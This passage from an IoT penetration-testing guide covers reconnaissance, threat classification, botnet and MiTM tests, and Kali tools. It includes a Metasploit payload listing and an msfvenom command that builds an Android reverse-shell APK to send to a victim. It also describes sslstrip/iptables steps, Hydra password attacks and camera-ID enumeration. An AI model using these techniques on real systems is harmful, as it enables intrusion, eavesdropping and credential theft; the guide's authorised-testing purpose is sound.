


Figure 3.1: Example of a shodan.io entry for a device. The page normally contains information about the ports used and for what purpose, the system and its last updates, the IP addresses and where the device is located and who owns it. In many cases, the devices are just well-known public servers from many different companies, but you can find IoT devices of any kind here.

3.2 Information Gathering and Vulnerability Assessment

Now let's start with some information gathering. Our information can be received directly from the client but also in from independent investigation. The difference between getting private information from the client and delving into public sources of information related to the target network is, to put it simply, that the second will let us evaluate how many information is already accessible about our devices and network to anyone, and the threats this may incur. In this particular instance, it doesn't really matter where does our information come from as long as we get the data we need. However it is better to perform Grey Boxes penetration tests.[9]

3.2.1 Information Gathering and first evaluations

First of all, let's consider, since we're talking about IoT devices, getting from the clients themselves as much as they can give us, specially when it comes to IP addresses and devices' descriptions.

- One thing that I'll recommend to you is to directly ask the client for a full list of all IPs of their IoT devices known in their network. I'll explain the reason why later.
- Search each one of the IPs on Shodan. Shodan, if you never heard of it, is a platform

that serves as a massive repository of exploits and devices. Using its search engine, we could research any IoT device within its reach. The figure 3.1 contains an example of a posted device (in this case the main Google server, at 8.8.8.8). With all of this in mind, we should take care if the devices we're auditing are publicly accessible by searching some of them because this may not be intentional for all affirmative cases.similar

- Search the FCC ID or similar certifications in the web. These sources sometimes can give you additional information, mostly regarding the hardware and firmware. This information can be useful if you intend to hack smart devices or any IoT device you could access physically.
- Using the tool *nmap* scan the devices on the list: search for their ports, gather information about their purpose and their software and hardware specs, including the versions of every service they offer.
- Try to perform a mapping of the network and get information about as many devices outside the given list as possible. You can use *nmap* to perform an scan of the route to one of more of the devices listed in order to get all info about the IPs and structure of the network, and at that point search for new IPs in the network in order to find new IoT devices which IP addresses haven't been listed. This is interesting for many reasons: it can imply that there are devices that have been ignored or forgotten, which itself may imply that there are IoT devices connected but not maintained, or that these devices were installed and connected without the consenting or knowledge from some part, which is a grave security breach.

3.2.2 Cataloguing the different devices.

Now that we have the information about our targets we should start categorizing them in order to better know what to look for for each one of them.

For this guide I will distinguish between three groups of IoT devices. This classification was heavily inspired by the already mentioned article in the CISO platform by the user Nagasai[10]:

- **Constrained devices** In this category we include any small device connected and reachable, but extremely limited, such as thermostats, light bulbs, light or heat sensors, etc. The only danger we can relate to these devices is the possibility of integrating them into Botnets. They suppose no direct threat to us, but someone can be using them to carry DDoS attacks among other things.
- **Gateways/route and service providing devices** These are a more complicated thing. The devices in this group, such as routers, servers, switches, etc. do not only have the same danger than the ones in the first group, they're core communication elements, and because of that, they can be targets of any attack on the network or espionage (for example, through MiTM attacks). It is of utmost importance to

protect these devices for the sake of the integrity of all the data and daily work of our clients or our networks. Another important case are Cloud Platform devices, of which a lot of work and data integrity relies.

- **Smart devices** Somewhere in between we can get all smart devices. They can be much less crucial than the second category, but still have a lot of features and some degree of connectivity with other devices in the network that can cause problems. After all, they can contain sensitive information that can be compromised if the device isn't encrypted, or suffer eavesdropping attacks able to put at risk any person or piece of information close to it. Although unlikely, there is some amount of risk regarding IP cameras, smartphones, etc.

With all this in mind the only remaining work is to analyze the class of devices we're dealing with. After that we could more easily dissect the attacks and usages every IoT device is vulnerable to in case of being compromised.

3.2.3 Classification of exploits and weaknesses

Once we have more idea of the devices and network we're dealing with, the next thing to do will be studying all the different types of usages and attacks they're vulnerable to given all the gathered info.

So, much like in the previous step, we're going to list all different kinds of dangers that affect IoT devices. There are two ways to classify threats: we can classify them by their nature and by their objective. Let's first talk of the different types of attacks first.

- **Exploits** This is a very obvious suggestion. Exploits are applications that intend to use an already known vulnerability in a piece of software in order to inject code into the target and execute it. This code is called *payload* and it's function can be very wide: permission escalations, establish or open connections, execute and propagate malware.¹ Since *exploits* can be used in many ways and can affect any types of device, this type of threat can target any kind of the IoT devices listed before.
- **Eavesdropping** This is a particular kind of attack that involves granting an attacker access to the device not in order to access local storage or to use its connection and network features. Rather an eavesdropping attack can simply be described to access the live interactive features of such device in order to spy the users or the company that owns and uses the device. The reason why these attacks are on their own distinct category is that although software exploiting may be a common way to perform these attacks, they are not the only way and probably weak security of the devices may let a perfectly correct usage of the device accessible to anybody.

¹A good example of this was the **WannaCry incident** in 2017, in which a ransomware was propagated through many different networks using an exploit for MS Windows called **Eternal Blue**. The vulnerability was already patched, but was still present in outdated devices running Windows. The attack was so wildly successful that it ended up reaching the mass media.[11]

Normally exploiting and mostly malware are involved in an eavesdropping attack, however weak security configurations are incredibly common ways to access a device. For example, there is the particular case of a global Peer to Peer (P2P) network formed by security cameras, webcams, and similar devices that don't encrypt their traffic and don't require any identification from the user (or in this case, trespasser): The network allows users to access their cameras remotely via an app that only requires a ID code that can be found in a bar code stamped on the device. Surprisingly enough, this was discovered just a few months ago[12]. As you can see, no hacking or fancy actions required, just get access to the device or randomly enumerate 6 alphanumeric chars IDs and you'll get access to someone's security camera².

- **Spoofing and Man In The Middle attacks** Man in The Middle, or *MiTM* attacks for abbreviation, are the most common type of attacks involving network poisoning. These attacks can be performed in many different ways, mainly through ARP or DNS spoofing, or by hacking into a router or switch, granting the user access to all the traffic that goes through them. This type of attack targets devices that have a big amount of information going through them, mostly gateways, routing and Cloud devices. Constrained devices are very unlikely targets of these attacks.

MiTM attacks are placed on their own category. This may be a bit confusing given the fact that, in a way, they indeed are a particular type of eavesdropping attacks. This decision has several reasons behind it: While eavesdropping attacks involve more than just one way to spy a device and use various different techniques such as malware infestation, while MiTM and spoofing attacks as a whole target a singular connection and the packages going through it and normally target not the victim itself, rather a relay between the connection itself. What this guide categorizes as eavesdropping involves active attacks or malware infestation on the target, nothing related to network poisoning. Additionally there is another reason behind this and it's the fact that **eavesdropping attacks can be performed using a MiTM attack as a starting point**, using additional network attacks over a spoofed connection. In other words, sometimes you need more than just capturing the packets in a connection in order to access the information, meaning that MiTM isn't always going to be an end on its own.

- **Denial of Service attacks** A Denial of Service or DoS attack consists in saturating the access point of a service (normally in a server that uses protocols such Hypertext Transfer Protocol (HTTP)), causing a delay or a total blockade of it, making it unable to keep offering its services. This is a very common type of attack and in many cases are caused by community of attackers or large Botnets that constantly send a massive amount of requests to the target, which is called Distributed Denial of Service or DDoS.

Since many IoT devices are used to grant services remotely to users it is very important to be sure that there is little to no chance anybody could block them.

²This particular instance also tells us that security in IoT devices isn't exclusively restrained to the devices themselves, but also to any software used to control these devices. **Any app used to control an IoT device should also be tested.**

There are many forms to cause a DoS besides saturating the target with requests. A DoS can be achieved through other techniques such as Buffer Overflow attack.[13]

Also, as previously mentioned, we can classify the intention behind an attack. This way we can better identify and prevent the different threats a device is susceptible of, regardless of whether these attacks could or not be performed.

- **Surveillance or espionage** Attacks focused on network poisoning such as MiTM attacks are focused on finding ways to redirect traffic from the victim to the attacker, granting access to all the traffic involving it. This is the main type of threat involving gateway routes. By extension any IoT device through which sensitive information can travel is a potential target for these attacks. Another option involves many different smart devices, given the fact that they can reveal plenty of sensitive information. For example, a *phone tapping* attack can grant access to the victim's smartphone's camera and microphone. However, nowadays almost the only way to spy a smart device requires the attacker to install malicious software in the target, which implies Social Engineering or physical access, and already discards many types of devices.
- **BoT** Of course, the already discussed threat of a Botnet composed by one or more of our target's IoT devices. There are many ways to establish fraudulent connections with any device. Thing is, if anybody is trying to use any of our devices as a proxy or a peer in a network in order to use it to commit a crime, we can certainly say that almost any kind of device can be perfectly targeted. This means that as long as it can make requests or supports certain network protocols it can be useful for this matter. All kind of devices, specially the constrained ones, are potential targets of this threat.
- **Information stealing** In a nutshell: Hacking a device in order to get access to its local storage. Many exploits and bad configurations lead to several devices to be open to access, and an attacker may not only be interested in turning the device into a bot, an attacker can also find interest in accessing the information contained within the device. When we think of IoT we can consider smart devices and mostly cloud or storage servers as potential targets, while constrained devices have no appeal for this type of thread.
- **Sabotage** When we think of active attacks that threaten the integrity of the services and activities of a network the first thing that would come across almost everybody's mind is *malware*. After all, a hijacked device can be the patient 0 of an attack using *exploits*. I discussed earlier the Proof of Concept that was the *WannaCry* incident. This is a perfect example of a massive sabotage-type attack using ransomware. Of course there are many other types, but the abstract idea prevails. Every vulnerable IoT device is, in essence, a backdoor, a weak spot, from which any type of dangerous threat can be spread if we're not careful enough.

The overall classification of devices and threats can follow the following schema (note that it doesn't necessarily has to be 100% accurate when describing the chances of a particular type of attack):

Aim or intention	Exploit Hacking	Eavesdropping	MiTM	DoS
Espionage	Smart devices, gateway devices	Smart devices, gateway devices	Smart devices, gateway devices	
Botnets	All types	Gateway devices		Constrained devices
Information stealing	Smart devices, gateway devices	Smart devices, gateway devices	All types	
Sabotage	All types	All types		All types

Table 3.1: Classification of cyber attacks and potential targets.

3.3 Performing the tests: Actual exploit

At this point, after gathering and analyzing all the information about the devices and threats we're dealing with, it's time for us to put all of this in use. In this section I'm going to discuss the different types of tests, the tools we have at our disposition, and the way we're going to apply all the knowledge and techniques at our disposal.

As you may know, there are different types of test depending of the target and the elements to analyze. For the sake of this guide we're intending to conduct Network and Application Penetration Testings. We are thus ignoring types of tests involving online services, such as web applications or Social Engineering, since much of the users within a company have not much interaction with nor knowledge about these devices.

With this in mind we have to think about how could we try to hack into these devices or to get access to them. Fortunately, there is nothing special about IoT devices in this regard, and we can use many of the tools and techniques we already use in regular pen testings.

First of all, considering we already realized a scan of the device with *nmap* using arguments such as `-v` or `-O` in order to detect TCP ports and gather some information about the software behind, we must analyze all the protocols and techniques we can use to attack.

3.3.1 Back to the BoT

Let's go back to the BoT. One thing all IoT devices have in common is that they all can equally be used as part of a Botnet, if conditions are met. Botnets of this type can be a

very powerful weapon in the wrong hands. With a big enough network a delinquent can mine cryptocurrencies, perform DDoS attacks or establish darknets for illegal activities. And that's only naming a few possibilities!

A correct way to test the level of threat regarding the BoT would be by measuring the **level of penetration of the BoT**. In order to check the level of penetration to the network several tests must be performed:

- A test for hacking all the IoT devices in the network. The aim is to check how many among them have weaknesses that allow successful remote logins and subsequent usage for automatized requests or activity. Add to the report how many devices have been compromised and can be turned into malicious bots. Pay special attention to the constrained devices: The less noisy the less suspicious.
- A test for firewall bypassing. Check if there is any chance any compromised IoT device could connect or be accessed from outside the network without passing through the firewall. A breach in the firewall security could mean that vulnerable devices can be integrated in wider malicious Botnets or used as access point to the network for attacks bypassing the firewall.
- A test for the interconnectivity among the devices. Study how many IoT devices are accessible through or used by another ones. Report as well the IoT devices indirectly vulnerable. This is, the devices that can be accessed or hacked using another one that has granted access and has been compromised. The level of indirect weakness is calculated as the size of the biggest Botnet that can be established using one single IoT device (excluding servers) divided by the total amount of devices.

The first one of the three is the simplest: What we need to do is to find if the device has any protocol and port that allows tunnelling or forwarding and try to attack there: SSH, File Transfer Protocol (FTP), HTTP, Bluetooth (Bluetooth Low Energy (BLE))... If, for example, the device (for whatever reason) still allows SSHv1 we already know that it's going to be very easy to hack it to grant us access through SSH. One possibility would be to establish a dynamical tunnel between our device and the target using the `-D -N` arguments. So it's important for the tester to check all potential weaknesses that each one of these protocols may have.

For performing attacks like this the only tools you will need are the native tool *nmap* and some protocol clients such as *ssh* or *ftp*. Also if you're trying to hack in using exploits you can use one of the many tools of Kali Linux, from which the exploit library *Searchsploit* and the *Mestasploit* framework stand out. More information about these and other tools will be discussed later.

After testing the individual security against unwanted accesses of the devices, we can go to the next test. For testing the integrity of the firewall the tester may need to see its configuration and some of the characteristics so they could investigate about possible exploits. Optionally, we could also check if there is any chance for an IoT device to bypass the firewall security from within. This implies attempting to fuzz or ignore the firewall using the devices successfully hacked in the previous test.

The test for the interconnectivity should be performed by scanning the target network, seeking as much information as possible regarding the level of interconnectivity of the IoT devices of the network. It may require for the tester to access several of the devices in order to seek how far they can access to the rest of the network.

Additionally, for the first test it is highly recommended to get a good amount of default passwords libraries. Although annoying and (probably) time consuming, password attacks may be rewarding if we find a way in. A common tool that supports over 50 protocols is *Hydra*, which is pre-installed in Kali Linux.

3.3.2 Protect what is yours. Tests against cyber attacks

As they say, the best defense is a good attack, and there is nothing more dangerous for a network than to be vulnerable to be disrupted. When it comes to IoT devices, there are many ways they can be compromised or used against the rest of the network. Since there are many ways to cause harm to a device or network, there is a huge chance most of the IoT devices within our target can be used to such purpose, and thus need to be properly checked. Depending of the system, services, usage and features of our IoT, we need to determine which tests to conduct on each one.

For example, if we're dealing with servers of any type, we should always check if they're vulnerable to DoS attacks, there are plenty of exploits that can cause DoS in different servers so we may better check if any service or cloud-related device is vulnerable to any. Also, depending of the OS, software and versions available, we could seek for possible Fuzzing and code injecting-related vulnerabilities. This is mostly required for the most outdated devices, gateway devices and smart devices, since we can cripple some tools or damage the integrity of the network. However, it is very rare that we could find and exploit bugs for protocols and programs with fuzzers, or at least ones that could be considered critical. Still, many bugs can lead to the leak or corruption of sensitive information, crashes and DoS attacks, so it is highly recommended to test these devices with fuzzers.

Another option is to weaponize exploits in order to remotely execute malicious code, so not only there is a chance we could remotely execute code to block or shut down a service, but also to spread malware. As stated before, the integrity of some IoT devices can be weak enough to allow the spread of malicious software, which makes them perfect zero patients for the spread of ransomware, rootkits and viruses. The potential target of such attacks can be of any kind, so checks on this area should be performed on all the IoT devices in the target.

3.3.3 Mind your own business! Tests for eavesdropping, spoofing and MiTM attacks

Having access to a highly connected device can be very tempting, after all data is the most valuable resource in the 21st Century. We can't help it, humans are curious by




Figure 3.2: Graph representing a MiTM attack using a poisoned ARP cache

nature.

Our information is very valuable, and it's extremely important to be sure that our connections and devices are secure and that our information and activities are well kept. But how could we be sure that our devices are properly connected and safe to access?

First of all, we need to know if our IoT devices have access, directly or indirectly, to sensitive connections. The best way to do so is to try ourselves to perform eavesdropping and MiTM and sniffing attacks. These attacks are quite common in the world of hacking, easy to perform and if successful they can grant the user access to all the traffic involving the protocols attacked.3.2

Depending of the devices we could talk about many different protocols: Bluetooth (Low Energy or BLE more specifically, which is very weak and common in IoT devices)[14], WiFi, FTP, if we're talking about IP security cameras RTSP (there's a script for the tool *nmap* called *rtsp-url-brute* that searches for typical RTSP URLs so you could search for accessible cameras on real time).

However the most notorious among all protocols when it comes to spoofing is ARP. ARP spoofing is the most used technique by far to perform MiTM attacks. Kali Linux has several built-in tools that you can use to perform ARP spoofing and MiTM attacks. Try to spoof any IoT device that is not constrained by using the tool *arp spoof*.

Disclaimer: MiTM attacks are very easy to perform and test, and it's not so uncommon to find vulnerable connections. However, MiTM attacks require the attacker to be in the same network than the two devices which connection is targeted, so it is not so great in practice as it is on paper. However IoT devices can carry in their connections valuable

information, so it is important to check their exposure to those attacks.


3.4 Software available

For penetration testing and Ethical Hacking there are many tools available, so you may find more than one solution for most of the tasks discussed. Before we start discussing the programs themselves let's make a quick recap on Kali Linux.

Kali is one of the (if not the) most used OS for pentesters. As mentioned in chapter 2, Kali Linux is a Debian-based Linux distribution which comes with a great amount of preinstalled tools for Penetration testing and Ethical Hacking. It's free software and it's available for download on it's official web page at <https://www.kali.org/>.

Among these built-in tools you can find many that are going to be relevant for this guide: The arch famous *nmap* tool for scanning devices and networks and learn some features and basic information with one command. Also you'll find the traffic controller software *WireShark*, that comes with a lot of useful tools, which you'll need to test the success of spoofing and MiTM attacks. Another useful tool is the famous framework *Metasploit* (or MS for abbreviation), a personal favourite, which grants the user the power to search, examine and execute many exploits and payloads from a wide library^{3.3}. You'll need this tool for performing any test that involves exploiting a device or network in order to hack it. However, bear in mind that your work is to check if the vulnerability exists, not to use them to hack the target.

For performing password attacks remotely we have the tool *Hydra*. *Hydra* is very easy to use and only requires a file with a list of usernames and another with passwords, which



```

root@kali: ~
File Edit View Search Terminal Help
msf exploit(phi_wordpress_total_cache) > use exploit/unix/webapp/php_wordpress_total_cache
msf exploit(phi_wordpress_total_cache) > show payloads

Compatible Payloads
=====
Name                Disclosure Date  Rank  Description
-----
generic/custom      normal          Custom Payload
generic/shell_bind_tcp normal          Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp normal          Generic Command Shell, Reverse TCP Inline
php/bind_perl       normal          PHP Command Shell, Bind TCP (via Perl)
php/bind_perl_ipv6 normal          PHP Command Shell, Bind TCP (via perl) IPv6
php/bind_php        normal          PHP Command Shell, Bind TCP (via PHP)
php/bind_php_ipv6  normal          PHP Command Shell, Bind TCP (via php) IPv6
php/download_exec   normal          PHP Executable Download and Execute
php/exec            normal          PHP Execute Command
php/meterpreter/bind_tcp normal          PHP Meterpreter, Bind TCP Stager
php/meterpreter/bind_tcp_ipv6 normal          PHP Meterpreter, Bind TCP Stager IPv6
php/meterpreter/reverse_tcp normal          PHP Meterpreter, PHP Reverse TCP Stager
php/meterpreter_reverse_tcp normal          PHP Meterpreter, Reverse TCP Inline
php/reverse_perl    normal          PHP Command, Double Reverse TCP Connection (via Perl)
php/reverse_php     normal          PHP Command Shell, Reverse TCP (via PHP)

msf exploit(phi_wordpress_total_cache) > show targets

Exploit targets:
Id  Name
--  ---
0   Wordpress 3.5

```

Figure 3.3: Example of payload searching with Metasploit. The user loads a exploit to the program to execute and later can search all compatible payloads in the ExploitDB.

you can find online. For more information about *Hydra* you can visit it's documentation page at <https://tools.kali.org/password-attacks/hydra>.

Kali Linux also comes with several tools for eavesdropping attacks. One of those is *msfvenom*, a program that is part of the *Metasploit* toolkit, used to generate payloads. We can use it to create .apk files that contain payloads that can grant your device access to the victim. For using it, you only need the command `msfvenom -p android/meterpreter/reverse/ tcpLHOST= <Your IP address> <Output directory>/<Name>.apk` to generate the payload. After sending it to the target you can exploit it using the *msfconsole*.

³ Some references to documentations and user guides for many of the tools and programs mentioned,

- *Nmap*'s official user manual: <https://nmap.org/book/man.html>
- A complete video tutorial for Pentesting with MetaSploit (MS) and the MS toolkit, as well as the Armitage UI for Metasploit and other tools like BurpSuite, a tool used for Web Hacking and Pentesting. The video covers much of the basics, so it's highly recommended for newbies: <https://www.youtube.com/watch?v=1Z1qr2PFJIo>
- Tutorial with examples for performing MiTM attacks with ARP Spoofing using Kali Linux and *arpspoof*: <https://www.hackers-arise.com/single-post/2017/07/25/Man-the-Middle-MiTM-Attack-with-ARPSpoofing>
- On more details about phone tapping using *Metasploit*, you can check the source

If you want to know more details and check updates on Kali Linux and other related projects, it is recommended to check the GitLab of Offensive Security, Kali Linux's creators. There they report updates on Kali Linux and some of their other projects on Pentesting tools.

3.4.1 IPv4 vs IPv6

When discussing connection related attacks and tests, we must be aware of the different protocols and exploitable weaknesses involved. The IP protocol is a good example of how influential the characteristics of a connection can influence the approach to a device. Because of the differences between IPv4 and IPv6, there are tools and techniques specialized for each one. This information is not exclusive to IoT-focused Pentests, but can be applied to any test that may involve network attacks to a device.

To put an example, let's take ARP Spoofing. In this guide, there has been mentions about spoofing and ARP Spoofing before. Performing this type of attack on gateway

³There are other tools for Pentesting you could use simultaneously on other OS and devices. A personal recommendation from the author is the app *Fing* for Android. It performs many of the tasks *nmap* does: it can perform topographic scans, scan ports and devices,... However, it's much less powerful than it's Linux counterpart. Despite that, it's a good pocket tool for quick, basic scans.




Figure 3.4: Example of traffic capturing with WireShark. WireShark is notorious for its traffic capturing tool

networks is simple using the command-line tool *arp spoof*. *arp spoof* does not only make ARP Spoofing attacks, but also can be used to perform DNS Spoofing attacks as well. However, ARP is a protocol used exclusively by IPv4 connections. IPv6 uses another protocol called Neighbor Discovering Protocol (NDP), which makes tools used for ARP useless whenever we're dealing with connections that don't support IPv4. [source: superuser.com]

This is indeed a good thing, since IPv4 is less safe than its more recent counterpart. However, this doesn't mean that IPv6 is safe, far from that. You can spoof the Neighbor Advertising Protocol (NAP) and NDP protocols the same way you do with ARP, and Kali Linux comes with a preinstalled program called *Parasite6*. *Parasite6* is one of the programs that form the toolkit *THC-IPV6*, a set of tools for exploiting IPv6 and ICMP6 weaknesses. There is also another technique to spoof NAP using ICMP6. Since NDP doesn't work the way ARP does, it uses ICMP packages to learn the status of the neighbors. Thus, we can spoof NAP by changing the physical addresses associated to the neighbors' IPs, associating any IP address to the attacker's device.

The following list shows the different type of network attacks that can be performed over an IPv4 network with IoT:

- ARP Spoofing.
- DNS Spoofing.
- Secure Sockets Layer (SSL) Strip: This attack consists on making a connection through HTTP never redirect to HTTP over Secure (HTTPS) by performing a MiTM attack and then intercepting the requests and resending them, making the

connection between the victim and the attacker go through unsecure HTTP, while the attacker will connect to the web server through HTTPS on its own, making the attacker capable of reading the responses.

The process is as follows: After successfully performing an ARP Spoof attack the attacker can now use a tool called *iptables* to redirect all traffic that would go to the port 80 to the port 10000. Then, using another Kali Linux preinstalled tool called *sslstrip*, the attacker will launch an application in that port that prevents the victim from accessing HTTPS traffic.

- SSL Sniffing.
- Hijacking: This attacks uses a MiTM attack to steal *cookies* and other session tokens to get access to resources the victim is using or to steal the victim's identity in a remote service. This type of attack is pointless on IoT devices with some smart devices being an exception.

As stated before, we can also perform several attacks on IPv6 connections besides the forementioned NDP Spoofing with *Parasite6* and NAP/ICMP6 Spoofing in order to perform MiTM attacks. Using the tools in the *THC-IPV6* toolkit we can:

- Convert IPv4 addresses to IPv6 ones, forcing the usage of IPv6 on networks where IPv6 weaknesses have been encountered.
- Flood a network with ICMP6 packages to cause DoS attacks.
- Fuzzing ICMP6 packets with *fuzz_ip6*.
- Test firewalls against bypass attempts using *firewall6*.

For more detailed information about these tools go to Kali Linux's tools documentation page on *THC-IPV6* through <https://tools.kali.org/information-gathering/thc-ipv6>.

4

Reporting and Concluding

Once a test is completed, the next step is to make your conclusions over the results of the realized experiments. Any cybersecurity auditory done under the request of a client should have a document reporting the results and conclusions of the auditory. there are many different tools used to manage tests and create reports, like *Vulnreport*4.1, a open source software used to manage your tests and keep track of the status of your auditories. However, in the professional world, the report and tools used for reporting depend of the clients. Some of them may use document templates or particular report generating software. This guide will not focus on how penetration testing reports are made or how they are structured.

However it is important to bear in mind several schemes to follow for reporting IoT-focused auditories. There are topics, elements and ideas that are covered here that are not shared with most conventional penetration tests. Because of that, whenever making a report on a Penetration test for Internet of Things there are several things that you will have to consider.

4.1 Reporting on the status of the network

In section 3.2.1 there is a mention to the idea of asking for a list of all IP addresses of the IoT devices on the network. The reason why is to check the extension of usage of IPv4 and IPv6 as well as performing a topographic scan of the network and find IoT devices

